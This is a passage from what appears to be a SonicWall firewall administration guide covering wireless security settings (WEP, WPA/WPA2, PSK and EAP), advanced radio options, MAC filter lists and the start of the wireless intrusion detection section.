  - Specific channel – For the available channels, see the Specific channel choices table in Radio 0/Radio 1 Basic Settings on page 772.

Wireless Virtual Access Point



From the **Virtual Access Point Group** drop-down menu, select:

- **Internal AP Group** – This is system configured. If this is selected, the **SSID** option under **Wireless Settings** is not displayed.

- A VAP Group previously defined.

65

Configuring Wireless Security

NOTE: The **Wireless > Security** page applies only to Wireless platforms.

Wireless > Security

NOTE: The configuration of the **Wireless > Security** page changes according to the type of authentication you select.

Topics: :

About Authentication

Authentication types lists the authentication types with descriptive features and uses for each.

Authentication types

Type	Features and use
WEP	• Lower security • For use with older legacy devices, PDAs, wireless printers
WPA	• Good security (uses TKIP) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • No client software needed in most cases

Authentication types

Type	Features and use
WPA2	• Best security (uses AES) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • Client software install may be necessary in some cases • Supports 802.11i “Fast Roaming” feature • No backend authentication needed after first log-in (allows for faster roaming)
WPA2-AUTO	• Tries to connect using WPA2 security. • If the client is not WPA2 capable, the connection will default to WPA.

Topics:

Wired Equivalent Protocol (WEP)

Can be used to protect data as it is transmitted over the wireless network, but it provides no protection past the SonicWall. It is designed to provide a minimal level of protection for transmitted data, and is not recommended for network deployments requiring a high degree of security.

Wi-Fi Protected Access (WPA and WPA2)

Provides much greater security than WEP, but requires a separate authentication protocol, such as RADIUS, be used to authenticate all users. WPA uses a dynamic key that constantly changes, as opposed to the static key that WEP uses.

The SonicWall security appliance provides a number of permutations of WEP and WPA encryption.

WPA/WPA2 Encryption Settings


Both WPA and WPA2 support two protocols for storing and generating keys:

- **Pre-Shared Key (PSK)**—PSK allows WPA to generate keys from a pre-shared passphrase that you configure. The keys are updated periodically based on time or number of packets. Use PSK in smaller deployments where you do not have a RADIUS server.
- **Extensible Authentication Protocol (EAP)**—EAP allows WPA to synchronize keys with an external RADIUS server. The keys are updated periodically based on time or number of packets. Use EAP in larger, enterprise-like deployments where you have an existing RADIUS framework.

WPA2 also supports EAP and PSK protocols, but adds an optional AUTO mode for each protocol. WPA2 EAP AUTO and WPA2 PSK AUTO try to connect using WPA2 security, but will default back to WPA if the client is not WPA2 capable.

NOTE: EAP support is only available in Access Point Mode. EAP support is not available in Bridge Mode.

Configuring WPA2 PSK and WPA PSK Settings



When you finish configuring the settings, click **Accept** to apply your WPA/WPA2 PSK settings.

Topics:

Encryption Mode

From the **Authentication Type** drop-down menu, select either **WPA-PSK**, **WPA2-PSK**, or **WPA2-Auto-PSK**.

EAPOL Settings

From the **EAPOL Version** drop-down menu, select:

- **V1**—Selects the extensible authentication protocol over LAN version 1.
- **V2** (default)—Selects the extensible authentication protocol over LAN version 2. This provides better security than version 1, but may not be supported by some wireless clients.

WPA2/WPA Settings

Specify these settings:


- **Cypher Type**—Select TKIP. *Temporal Key Integrity Protocol* (TKIP) is a protocol for enforcing key integrity on a per-packet basis.

- **Group Key Update**—Specifies when the SonicWall security appliance updates the key. Select **By Timeout** to generate a new group key after an interval specified in seconds; this is the default. Select **Disabled** to use a static key.
- **Interval**—If you selected **By Timeout**, enter the number of seconds before WPA automatically generates a new group key. The default is **86400** seconds. If you selected **Disabled** for **Group Key Update**, this option is not displayed.

Preshared Key Settings (PSK)

In the **Passphrase** field, enter the passphrase from which the key is generated.

WPA2 EAP and WPA EAP Settings



When you finish configuring the settings, click **Accept** to apply your WPA/WPA2 EAP settings.

Topics:

- Encryption Mode on page 680
- EAPOL Settings on page 680
- WPA2/WPA Settings on page 680
- Extensible Authentication Protocol Settings (EAP) on page 680

Encryption Mode

From the **Authentication Type** drop-down menu, select either **WPA-EAP**, **WPA2-EAP**, or **WPA2-AUTO-EAP**.

EAPOL Settings

From the **EAPOL Version** drop-down menu, select:

- **V1**—Selects the extensible authentication protocol over LAN version 1.
- **V2**—Selects the extensible authentication protocol over LAN version 2. This provides better security than version 1, but may not be supported by some wireless clients.

WPA2/WPA Settings

Specify these settings:


- **Cypher Type**—Select TKIP. Temporal Key Integrity Protocol (TKIP) is a protocol for enforcing key integrity on a per-packet basis.
- **Group Key Update**—Specifies when the SonicWall security appliance updates the key. Select **By Timeout** to generate a new group key after an interval specified in seconds; this is the default. Select **Disabled** to use a static key.
- **Interval**—If you selected **By Timeout**, enter the number of seconds before WPA automatically generates a new group key. The default is **86400** seconds. If you selected **Disabled** for **Group Key Update**, this option is not displayed.

Extensible Authentication Protocol Settings (EAP)

Specify these settings:

- **Radius Server Retries**—Enter the number of authentication retries the server attempts. The default is **4**.
- **Retry Interval (seconds)**—Enter the delay the server is to wait between retries. The default is **0** (no delay).
- **Radius Server 1 IP** and **Port**—Enter the IP address and port number for your primary RADIUS server.
- **Radius Server 1 Secret**—Enter the password for access to Radius Server
- **Radius Server 2 IP** and **Port**—Enter the IP address and port number for your secondary RADIUS server, if you have one.
- **Radius Server 2 Secret**—Enter the password for access to Radius Server

WEP Encryption Settings



To configure wireless security on the firewall:

1. Navigate to the **Wireless > Security** page.
2. Select the appropriate authentication type from the **Authentication Type** drop-down menu.
   - **WEP - Open system**: In open-system authentication, the firewall allows the wireless client access without verifying its identity.
   - **WEP -Shared key**: Uses WEP and requires a shared key to be distributed to wireless clients before authentication is allowed. If **Shared Key** is selected, then the **Default Key** assignment is important.
   - **Both (Open System & Shared Key)** (default): The **Default Key** assignments are not important as long as the identical keys are used in each field.
3. From the **Default Key** drop-down menu, select which key will be the default key: **Key 1**, **Key 2**, **Key 3**, or **Key 4**.
4. From the **Key Entry** options, select if your keys are **Alphanumeric** or **Hexadecimal (0-9, A-F)**:

   Key types

Key Type	WEP - 64-bit	WEP - 128-bit	WEP - 152-bit
Alphanumeric (0-9, A-Z)	5 characters	13 characters	16 characters
Hexadecimal (0-9, A-F)	10 characters	26 characters	32 characters

5. You can enter up to four keys in the designated fields. For each key, select whether it us **64 bit**, **128 bit**, or **152 bit**. The higher the bit number, the more secure the key is.
6. Click **Accept**.


66

Configuring Advanced Wireless Settings

NOTE: The **Wireless > Advanced** page applies only to Wireless platforms.

Wireless > Advanced

NOTE: The **Wireless > Advanced** page is only available when the firewall is acting as an access point.




To apply your changes to the SonicWall security appliance, click **Accept** at the top of the page.

To return the radio settings to the default settings, click **Restore Default** at the bottom of the page.

Topics:


Beaconing and SSID Controls



To configure the Beaconing and SSID Controls:

1. Select **Hide SSID in Beacon, which s**uppresses broadcasting of the SSID name and disables responses to probe requests. Checking this option helps prevent your wireless SSID from being seen by unauthorized wireless clients. This setting is disabled by default.
2. Type a value, in milliseconds, for the **Beacon Interval**. Decreasing the interval time makes passive scanning more reliable and faster because Beacon frames announce the network to the wireless connection more frequently. The default interval is **200** milliseconds.


Green Access Point



To configure power efficiency:

1. To increase power efficiency, select **Enable Green AP**. This setting is disabled by default.
2. Specify the number of time outs in the **Green AP Timeout(s)** field. The default is **200**.

Advanced Radio Settings



To configure advanced radio settings:

1. Select **Enable Short Slot Time** to increase performance if you only expect 802.11g traffic. 802.11b is not compatible with short slot time. This setting is disabled by default.
2. From the **Antenna Rx Diversity** drop-down menu select which antenna the wireless security appliance uses to send and receive data. For information about antenna diversity, see Configurable Antenna Diversity on page 686. The default is **Best**.
3. From the **Transmit Power** drop-down menu, select:
   - **Full Power** to send the strongest signal on the WLAN. For example, select **Full Power** if the signal is going from building-to-building.
   - **Half (-3 dB)** is recommended for office-to-office within a building.
   - **Quarter (-6 dB)** is recommended for shorter distance communications.
   - **Eighth (-9 dB)** is recommended for shorter distance communications.
   - **Minimum** is recommended for very short distance communications.
4. From the **Preamble Length** drop-down menu, select **Short** or **Long**. **Short** is recommended for efficiency and improved throughput on the wireless network. The default is **Long**.
5. Specify the fragmentation threshold in the **Fragmentation Threshold (bytes)** field. the minimum is 256, the maximum is 2346, and the default is **2346**.

   Fragment wireless frames to increase reliability and throughput in areas with RF interference or poor wireless coverage. Lower threshold numbers produce more fragments. Increasing the value means that frames are delivered with less overhead, but a lost or damaged frame must be discarded and retransmitted.
6. Specify the request-to-send (RTS) threshold in the **RTS Threshold (bytes)** field. the minimum is 1, the maximum is 2347, and the default is **2346**.

This field sets the threshold for a packet size (in bytes) at which a RTS is sent before packet transmission. Sending an RTS ensures that wireless collisions do not take place in situations where clients are in range of the same access point, but may not be in range of each other. If network throughput is slow or a large number of frame retransmissions is occurring, decrease the RTS threshold to enable RTS clearing.

7 Specify the DTIM (Delivery of Traffic Indication Message) interval in the **DTIM Interval** field. The minimum is 1, the maximum is 256, and the default is **1**.

For 802.11 power-save mode clients of incoming multicast packets, the DTIM interval specifies the number of beacon frames to wait before sending a DTIM. Increasing the DTIM Interval value allows you to conserve power more effectively.

8 Enter the number of seconds for client association in the **Association Timeout (seconds)** field. The default is **300** seconds, and the allowed range is from 60 to 36000 seconds. If your network is very busy, you can increase the timeout by increasing the number of seconds in this field.

9 Enter the maximum number of clients each SonicPoint using this profile can support in the **Maximum Client Associations** field. The minimum number is 1, the maximum is 128, and the default is 128. This setting limits the number of stations that can connect wirelessly at one time.

10 From the **Data Rate** drop-down menu, select the speed at which the data is transmitted and received. **Best** automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate from **1 Mbps** to **54 Mbps**.

11 From the **Protection Mode** drop-down menu, select the protection mode:

- **None**
- **Always**
- **Auto**

Protection can decrease collisions, particularly where you have two overlapping SonicPoints. However, it can slow down performance. **Auto** is probably the best setting, as it engages only in the case of overlapping SonicPoints.

12 From the **Protection Rate** drop-down menu select the protection rate: **1 Mbps**, **2 Mbps**, **5 Mbps**, or **11 Mbps**. The protection rate determines the data rate when protection mode is on. The slowest rate offers the greatest degree of protection, but also the slowest data transmission rate.

13 From the **Protection Type** drop-down menu, select the type of handshake used to establish a wireless connection: **CTS-only** (default) or **RTS-CTS**.

NOTE: 802.11b traffic is only compatible with **CTS**.

Configurable Antenna Diversity

The wireless SonicWall security appliances employ dual 5 dBi antennas running in diversity mode. The default implementation of diversity mode means that one antenna acts as a transmitting, and both antennas act as potential receiving antenna. As radio signals arrive at both antennas on the secure wireless appliance, the strength and integrity of the signals are evaluated, and the best received signal is used. The selection process between the two antennas is constant during operation to always provide the best possible signal. To allow for external (higher gain uni-directional) antennas to be used, antenna diversity can be disabled.

The SonicWall NSA 220 and 250M wireless security appliances employ three antennas. The Antenna Diversity is set to **Best** by default, this is the only setting available for these appliances.

The **Antenna Diversity** setting determines which antenna the wireless security appliance uses to send and receive data. You can select:

- **Best**—This is the default setting. When **Best** is selected, the wireless security appliance automatically selects the antenna with the strongest, clearest signal. In most cases, **Best** is the optimal setting.

- **1**—Select **1** to restrict the wireless security appliance to use antenna 1 only. Facing the rear of the appliance, antenna 1 is on the left, closest to the console port. You can disconnect antenna 2 when using only antenna 1.
- **2**—Select **2** to restrict the wireless security appliance to use antenna 2 only. Facing the rear of the appliance, antenna 2 is on the right, closest to the power supply. You can disconnect antenna 1 when using only antenna 2.

67

Deploying the TZ Wireless MAC Filter List

NOTE: The **Wireless > MAC Filter List** page applies only to Wireless platforms.

Wireless > MAC Filter List

Topics:

About MAC Filtering


Topics:

Effect of MAC Filtering on Authentication

Wireless networking provides native MAC filtering capabilities that prevent wireless clients from authenticating and associating with the wireless security appliance. If you enforce MAC filtering on the WLAN, wireless clients must provide you with the MAC address of their wireless networking card. The SonicOS wireless MAC Filter List allows you to configure a list of clients that are allowed or denied access to your wireless network. Without MAC filtering, any wireless client can join your wireless network if they know the SSID and perhaps other security parameters to “break into” your wireless network.

Typical SonicWall MAC filter list deployment displays a typical 692 MAC Filter List deployment scenario:

Typical SonicWall MAC filter list deployment




Deployment Considerations

Consider the following when deploying the MAC Filter List:


- For the SonicPoint-N appliance, this feature requires the gateway to store the MAC Filer List settings.
- For the SonicWall TZ series appliance's internal wireless, some members need to be added to the VAP structure to store the MAC Filter List settings and the complete function should be modified to set the configurations to the driver.
- MAC Filter List configurations are added to the Wireless Virtual Access Point (VAP) profile settings. They can be view by navigating to the **Wireless > Virtual Access Point** page.

Using the Wireless > MAC Filter List Page



Enable MAC Filter List	Enables the MAC Filter List feature for the selected groups.
Allow List:	Selects the group you want the MAC Filter List to allow access to your wireless network: • All MAC Addresses (default) • Default ACL Allow Group • ACL Allow List • Legacy AntiSpyware Group To create a new group, select **Create New MAC Address Object group** to display the **Add Address Object Group** dialog (see Add Address Object Group Dialog).
Deny List:	Selects the group you want the MAC Filter List to deny access to your wireless network: • No MAC Addresses (default) • Default ACL Deny Group • ACL Allow List • Legacy AntiSpyware Group When clicking the Deny List drop-down and selecting **Create New MAC Address Object group**, the **Add Address Object Group** dialog displays.

Add Address Object Group Dialog




Name:	Enter a name for the new address object group.
Left Panel	Displays the available objects. Select the objects you want to include in your new group.
Right Panel	Displays the objects selected for your new group.

Configuring the MAC Filter List

To configure the MAC filter list to allow or deny address object groups:

1 Navigate to the **Wireless > MAC Filter List** page.




2 Click the **Enable MAC Filter List** checkbox. This setting is disabled by default.

3 From the **Allow List** drop-down menu, select the address group you want to allow.

4 From the **Deny List** drop-down menu, select the address group you want to deny.

5 To add new address objects to the allow and deny lists, from the drop-down menu select **Create New MAC Address Object Group...** The **Add Address Object** dialog displays.




6 In the **Name:** text field, enter a name for the new group.

7 In the left column, select the group(s) or individual address object(s) you want to allow or deny. You can use **Ctrl-click** to select more than one item at a time.

8 Click the **Right Arrow ->** button to add the items to the group.

9 Click **OK**. The address displays in the drop-down menu for selection.



10 Select the object.

11 Click the **Accept** button.

68

Configuring Wireless IDS

NOTE: The **Wireless > IDS** page applies only to Wireless platforms.

Wireless > IDS

Topics:

About Wireless Intrusion Detection Services

Wireless Intrusion Detection Services (IDS) greatly increase the security capabilities of the SonicWall wireless security appliances by enabling them to recognize and even take countermeasures against the most common types of illicit wireless activity. WIDS consists of three types of services:

- Sequence Number Analysis
- Association Flood Detection
- Rogue Access Point Detection

Wireless IDS logging and notification can be enabled under **Log > Categories** by selecting the **WLAN IDS** checkbox under **Log Categories** and **Alerts**.

Topics:

Access Point IDS

When the **Radio Role** of the wireless security appliance is set to **Access Point** mode, all three types of WIDS services are available, but Rogue Access Point detection, by default, acts in a passive mode (passively listening to other Access Point Beacon frames only on the selected channel of operation). Selecting **Scan Now** momentarily changes the Radio Role to allow the wireless security appliance to perform an active scan, and may cause a brief


loss of connectivity for associated wireless clients. While in **Access Point** mode, the **Scan Now** function should only be used if no clients are actively associated, or if the possibility of client interruption is acceptable.

Rogue Access Points

